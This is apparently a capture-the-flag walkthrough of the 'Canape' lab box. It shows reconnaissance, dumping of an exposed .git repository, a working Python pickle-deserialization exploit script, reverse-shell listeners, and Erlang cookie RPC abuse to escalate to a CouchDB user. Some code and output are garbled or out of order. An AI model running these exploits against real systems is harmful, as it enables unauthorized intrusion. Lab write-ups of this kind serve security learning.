

# Canape

## Synopsis

Canape requires a basic understanding of Python to be able to find the exploitable point in the application

## Skills

- Knowledge of Linux
- Knowledge of Python
- Exploiting insecure python pickling
- Exploiting Apache CouchDB
- Exploiting sudo NOPASSWD

# Exploitation

As always we start with the nmap to check what services/ports are open


```
--# nmap -A 10.10.10.70
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-15 17:32 EDT
Nmap scan report for 10.10.10.70 (10.10.10.70)
Host is up (0.090s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
_ http-title: Simpsons Fan Site
_ http-git:
  10.10.10.70:80/.git/
    Git repository found!
    Repository description: Unnamed repository; edit this file 'description' to name the...
    Last commit message: final # Please enter the commit message for your changes. Li...
    Remotes:
      http://git.canape.htb/simpsons.git
_ http-trane-info: Problem with XML parsing of /evox/about
_ http-server-header: Apache/2.4.18 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.13 (92%), Linux 3.16 (92%), Linux 3.16 - 4.6 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Linux 4.
(92%), Linux 4.4 (92%), Linux 3.12 (90%), Linux 3.13 or 4.2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
0   96.17 ms  10.10.14.1 (10.10.14.1)
1   94.76 ms  10.10.10.70 (10.10.10.70)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.00 seconds
```

We can see that only a web port is open plus the nmap gave us the name of a directory worth visiting “/.git”













Opening the browser presented us with Simpsons fan page



And accessing /.git gave us content of the git repository



## Index of /.git

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">COMMIT_EDITMSG</a>	2018-04-10 13:26	267	
 <a href="#">HEAD</a>	2018-01-15 18:35	23	
 <a href="#">branches/</a>	2022-08-30 04:20	-	
 <a href="#">config</a>	2018-01-23 18:34	259	
 <a href="#">description</a>	2018-01-15 18:35	73	
 <a href="#">hooks/</a>	2022-08-30 04:20	-	
 <a href="#">index</a>	2018-04-10 13:26	1.1K	
 <a href="#">info/</a>	2022-08-30 04:20	-	
 <a href="#">logs/</a>	2022-08-30 04:20	-	
 <a href="#">objects/</a>	2022-08-30 04:20	-	
 <a href="#">refs/</a>	2022-08-30 04:20	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.70 Port 80

We used git-dumper.py to dump the repository

```
# python git_dumper.py http://10.10.10.70/.git .
Warning: Destination '.' is not empty
[-] Testing http://10.10.10.70/.git/HEAD [200]
[-] Testing http://10.10.10.70/.git/ [200]
[-] Fetching .git recursively
[-] Already downloaded http://10.10.10.70/.gitignore
[-] Fetching http://10.10.10.70/.git/ [200]
[-] Already downloaded http://10.10.10.70/.git/HEAD
[-] Already downloaded http://10.10.10.70/.git/config
[-] Already downloaded http://10.10.10.70/.git/description
[-] Already downloaded http://10.10.10.70/.git/index
[-] Fetching http://10.10.10.70/.git/objects/ [200]
[-] Fetching http://10.10.10.70/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.10.70/.git/branches/ [200]
[-] Fetching http://10.10.10.70/.git/hooks/ [200]
[-] Fetching http://10.10.10.70/.git/info/ [200]
```

And performing a static code review of the retrieved files gave us important information about further exploitation steps

```
import couchdb
import string
import random
import base64
import cPickle
from flask import Flask, render_template, request
from hashlib import md5

app = Flask(__name__)
app.config.update(
    DATABASE = "simpsons"
)
db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404)
def page_not_found(e):
    if random.randrange(0, 2) > 0:
        return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(random.randrange(50, 250)))
    else:
        return render_template("index.html")

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/quotes")
def quotes():
    quotes = []
    for id in db:
        quotes.append({"title": db[id]["character"], "text": db[id]["quote"]})
    return render_template('quotes.html', entries=quotes)
```

The application runs couchDB on the local host (this important information will be used later)

The code uses cPickle library which can be exploited with sour Pickle exploit

Also we have some sort of whitelist

```
@app.route("/quotes")
def quotes():
    quotes = []
    for id in db:
        quotes.append({"title": db[id]["character"], "text": db[id]["quote"]})
    return render_template('quotes.html', entries=quotes)

WHITELIST = [
    "homer",
    "marge",
    "bart",
    "lisa",
    "maggie",
    "moe",
    "carl",
    "krusty"
]
```

“Submit” function says that we need to send a “POST” request to the server which contains two parameters “character & quote” also those parameter must not be empty (otherwise the application fails)

```

@app.route("/submit", methods=["GET", "POST"])
def submit():
    return render_template("title.html", character="", text="", id=id["quote"])
    error = None
    return render_template("quotes.html", error=error, success=success)

    if request.method == "POST":
        try:
            char = request.form["character"]
            quote = request.form["quote"]
            if not char or not quote:
                error = True
            elif not any(c.lower() in char.lower() for c in WHITELIST):
                error = True
            else:
                # TODO - Pickle into dictionary instead, `check` is ready
                p_id = md5(char + quote).hexdigest()
                outfile = open("/tmp/" + p_id + ".p", "wb")
                outfile.write(char + quote)
                outfile.close()
                success = True
        except Exception as ex:
            error = True

```

The value of the “character” field must be from the whitelist (otherwise the application fails)

Also the name of the file where everything will be saved is MD5 hash of “character + quote”

And the content is a combined value of “character + quote”

(All of those information must be taken into account while preparing sour pickle exploit)

The function “check” says the we need to send “POST” request with the parameter “id” which value will be used as a name of the file that should be opened, read and then loaded via pickle library (this is the point where we can get a remote code execution)

```

@app.route("/check", methods=["POST"])
def check():
    path = "/tmp/" + request.form["id"] + ".p"
    data = open(path, "rb").read()

    if "p1" in data:
        item = cPickle.loads(data)
    else:
        item = data

```

Taking into account about our Pickle exploit and application requirement that must be met (otherwise everything fails), we prepared the following exploit code

```
import requests
import os
import cPickle
from hashlib import md5

character='homer'
quote='!;ping -c 5 10.10.14.47'

payload=character+quote

class Exploit(object):
    def __reduce__(self):
        return(os.system,(payload,))

result=cPickle.dumps(Exploit())
param1,param2=result.split('!')

res=requests.post('http://10.10.10.70/submit',data={'char':param1,'quote':param2})
res2=requests.post('http://10.10.10.70/check',data={'id':md5(param1+param2).hexdigest()})
```

And we got a remote code execution on the server

```
(root@kali)~# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
19:59:42.251776 IP 10.10.10.70 > 10.10.14.47: ICMP echo request, id 1288, seq 1, length 64
19:59:42.251788 IP 10.10.14.47 > 10.10.10.70: ICMP echo reply, id 1288, seq 1, length 64
19:59:43.256314 IP 10.10.10.70 > 10.10.14.47: ICMP echo request, id 1288, seq 2, length 64
19:59:43.256325 IP 10.10.14.47 > 10.10.10.70: ICMP echo reply, id 1288, seq 2, length 64
19:59:44.254642 IP 10.10.10.70 > 10.10.14.47: ICMP echo request, id 1288, seq 3, length 64
19:59:44.254654 IP 10.10.14.47 > 10.10.10.70: ICMP echo reply, id 1288, seq 3, length 64
19:59:45.254581 IP 10.10.10.70 > 10.10.14.47: ICMP echo request, id 1288, seq 4, length 64
19:59:45.254593 IP 10.10.14.47 > 10.10.10.70: ICMP echo reply, id 1288, seq 4, length 64
19:59:46.256936 IP 10.10.10.70 > 10.10.14.47: ICMP echo request, id 1288, seq 5, length 64
19:59:46.256948 IP 10.10.14.47 > 10.10.10.70: ICMP echo reply, id 1288, seq 5, length 64
```

Once the code execution is confirmed, we can get a reverse shell on the system

```
# nc -nlvp 5555
listening on [any] 5555: ... Boxes/Canape.htb
connect to [10.10.14.47] from (UNKNOWN) [10.10.10.70] 49464
/bin/sh: 0: can't access tty; job control turned off
$ whoami@kali)~[~/Desktop/Boxes/Canape.htb]
www-data@10.10.70: /$ python
$
```

And we are in, as www-data user,

Next step is to find a way to escalate privileges,

From the static code review we learnt that couchDB is running, let's leverage this fact to get a code execution as a user who runs the couchDB

```
www-data@canape:/$ erl -sname simon -setcookie monster
Erlang/OTP 18 [erts-7.3] [source] [64-bit] [async-threads:10] [hipe] [kernel-poll:false]

Eshell V7.3 (abort with ^G)
(simon@canape)1> rpc:call('couchdb@localhost',os,cmd,["whoami"]).
{badrpc,nodedown}
(simon@canape)2> rpc:call('couchdb@localhost',os,cmd,["whoami"]).
"homer\n"
(simon@canape)3> █
```

And we can see that user Homer is running as a database user, so let's get a reverse shell as a user Homer

```
└─# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.47] from (UNKNOWN) [10.10.10.70] 49494
bash: cannot set terminal process group (1399): Inappropriate ioctl for device
bash: no job control in this shell
homer@canape:~$ whoami
whoami
homer
homer@canape:~$ █
```

And we successfully escalated our privileges to the user Homer